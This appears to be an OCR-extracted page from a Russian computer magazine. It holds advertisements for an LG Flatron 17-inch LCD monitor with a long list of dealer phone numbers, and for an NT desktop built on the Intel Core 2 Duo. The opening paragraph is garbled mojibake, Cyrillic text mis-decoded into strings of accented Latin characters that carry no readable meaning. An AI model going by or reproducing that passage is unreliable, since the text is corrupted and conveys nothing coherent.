í í eðaef ae í aða áua í eeoí í a í oí e-í æe,— af o í í e, oyaí l . Nof eo oí euef í ðí oí oú eaf ó e áuoáúeou oaeáñef í , í ðaaaadeoaeuf í noðyoi oá ní í aaf í í í -af aaf af e nef e í uéee.

Anée eoi -oi e í oí ye o í af y +oi -oi , oí you y nai . You y nai çaeép+eé naay a opoúí o, çaðaeny a eí eí aáo, eç eí oí ðí af í af í e eéou nef e æeaa-í ey í a áuðaouny. Aná e you í o eade-eí nu, aná e you í o øef . E çai ueaf ep a naaa. Á you oæa nef í oí l . Eaaí í , ða-af oau í aaf , a í a áuñæeaaouny, í í eðaef ae í aða, oae í í af í ... a +oi , ní anoaaf í í af af öy, oae í í af í ?! Nef euef ðaç í uoaeny çaf aou naay a æanoeeé aðai af í í e aðaóee, +oi áu oí ou eae-oí aáðæeaaouny í a af eí a í af auyoi í af í í oí ea í anaæaf í uo aae, í í eæeaeúe ðaç noúaaeny e aa-oí ní anyo í a aæae í e oðaf a, í í neá +aaí , e í í a+í í æa, af í au í oðyoeaaeny í oí aðçí noæe naf aaí af oðaf í af í e-ða e af çaðaúeeny e ðaaf oá. Í í í a-ní aæeaa aóaoúaaí — you í ðae, í a af af öy oæá í oí l , +oi aná nef eef í çayí oef nu: y noæ nef eef í noað, en-+aç í í ðua, í í aaaðæeaaopúeé í af y í a aaóo, en+açeé y í oéee e aná í ðaa-ðabeef nu a «aa í o aaf í a oeaí!». B í e e +ai o í a noðai eþnu í a í í oí l o, +oi anaaf af noea, a í í oí l o, +oi í oí noí í aðañoaé noðai eouny. Í o, í í æao áuou, áua í a ní anai í aðañoaé, í í oæa í a oae, eae ðaf uoa. Naé+an y af eüwá anaaf oí +o í noaæou aná oae, eae anou e í e+aaí í a í af you. B noæ af youny í aðai af , eçaaaaoú eó: anyeay í aðai af a af ní ðeaf í aaony eae nef uoaay oaf çá, eae í oeaç í o +añ-òe í af y, í o +añoè í í af í eða, eí oí -ðué nef æeeny nef af í í í çaeaa, a aañu í noaéuf í e í eð eadeony ní anai í a ooa, eoaá y. Í ucuo oæe a naf e af oðaf í eé í eð, í o+æeaaí í í í ya, +oi í eæeaf af af aof aaf í eða o í aaf af í aúa í áo, a anou oí euef ðaaf oá — oí o aæef noaaf í ué noaðæaf u, +oi aad-æeð aaf í a í eaaó. Í ucuo í a ðaaf oá-ò, í ucuo í oí noí næeaaáo aðai y, í onbea æeçí ú í a nai í oae a noðai e-oaeuf uo í aðai aaaa aa+í í af ypúae-af ny í anoi af ey **C**





Во Власти Качества

Яркое насыщенное изображение

Жидкокристаллический монитор L1750SG-SN Flatron
 Видимая область 17" (43.18 см) /Точка 0.264 x 0.264 мм
 Яркость 250 кд/м² - типичная /Контрастность 500:1 - типичная
 Подсветка 4 лампы CCFL /Угол обзора 160° по горизонтали, 160° по вертикали
 Время отклика 8 мс /Глубина цвета 16.2 млн. цветов
 Соответствие стандартам TCO'03 /Разрешение 1280x1024@75 Гц

Информационная служба LG Electronics 8-800-200-76-76 (бесплатная горячая линия по России) www.lg.ru




Москва: Pronet Group (495)789-38-46, Москва: Неоторг (495)223-23-23, Москва: розничная сеть Polaris (495) 755-55-57, Москва: Ф-Центр (495) 472-64-01, Москва: NT Computer (495) 970-19-30, Москва: Техносила (495) 777-87-77, Москва: Компания Кит (495) 777-66-55, Москва: Flake (495) 236-99-25, Москва: АБ-групп (495) 745-5175, Москва: Сетевая Лаборатория (495) 784-64-90, Москва: ISM (495) 718-40-20, Москва: Никс (495) 974-33-33, Москва: ОЛДИ (495)105-07-00, Москва: USN Computers (495) 221-72-97, Москва: Старт-Мастер (495) 935-38-52, Москва: Акситек (495) 784-72-24, Москва: Эльдорадо (495) 500-00-00, Москва: Киберэлектроника (495) 504-25-31, Москва: Дилайн (495) 969-22-22, Москва: ULTRA Computers (495) 775-75-66, 729-52-55, Гомель: ДЕЛ (495)250-55-36, Пермь: Гаском (3422) 36-37-75, Волгоград: Волгоградпромграмсисема (8442) 90-30-30, Москва: Алмер (495) 101-39-25, Москва: Микросет (495) 924-27-47, Москва: Гипермаркет Санрайз Про (495) 542-80-70, Санкт-Петербург: ДВМ-Нева (812) 325-11-05, Нижневартовск: Ланкорд (3466) 61-22-22, Краснодар:Иманго-Краснодар (861) 2551-552, 2510-915, Новосибирск: Квеста (38322)332-407, Новосибирск: Арсиситек (383) 221-16-89, Волгоград:Техком (8442) 97-59-37, Нижний Новгород: АйТиОн (8312) 74-85-89, Тюмень: Инэкс-Техника (3452)39-00-36, Электросталь: Домотехника (257) 21488, Иркутск: Комтек (3952) 258338, Иркутск: Билайн (3952) 24-00-24, Красноярск: Альдо (3912) 21-11-45, Липецк: Регард Тур (0742) 48-45-73, Воронеж: Сани (0732) 54-00-00, Воронеж: Рет (0732) 77-93-39, Томск: Стек (3822) 55-71-43, Рязань: ДВК (0912) 90-00-00, Гомель: Компьютер Маркет (0232) 48-10-48, Тюмень: Торговый дом «Весы» (3452) 75-00-00, Оренбург: Гермес-Телеком(3532)536-565, Омск: Технопарк (3812) 57-93-19, Альметьевск: Компьютерный мир (8553) 25-98-48, Воронеж: РИАН (4732)512-412, Лабытнанги: КЦ Ямал (34992)51-777, Ижевск: ЭЛМИ(3412) 50-50-50, Омск: Лик-2000 (3812) 229-700

"Дина Виктория" официальный дистрибьютор мониторов компании lg electronics на территории РФ. товар сертифицирован

Прорыв года!

Компьютер марки <NT> AdvaNT AGE
на базе процессора Intel® Core™ 2 Duo.



Intel® Core™ 2 Duo
Процессор, опередивший время
На 40% быстрее, на 40% экономичнее*

На правах рекламы



www.nt.ru

Компьютеры марки <NT> можно приобрести в
Федеральной сети компьютерных центров POLARIS
и у наших региональных дилеров: www.nt.ru
тел.: (495) 363 9393



Обозначения Intel, Intel Core, Intel logo, Intel Inside, Intel Inside logo и Core Inside являются товарными знаками, либо зарегистрированными товарными знаками, права на которые принадлежат корпорации Intel или ее подразделениям на территории США и других стран.

* Производительность измерилась с помощью эталонного теста производительности SPECint*_rate_base2000 (2 экземпляра), а энергопотребление – по значению тепловыделения (Thermal Design Power, TDP). Сравнивались процессоры Intel(R) Core™ 2 Duo E6700 и Intel(R) Pentium(R) D 960. Производительность реальной системы может отличаться. Дополнительную информацию можно получить на странице www.intel.ru/performance

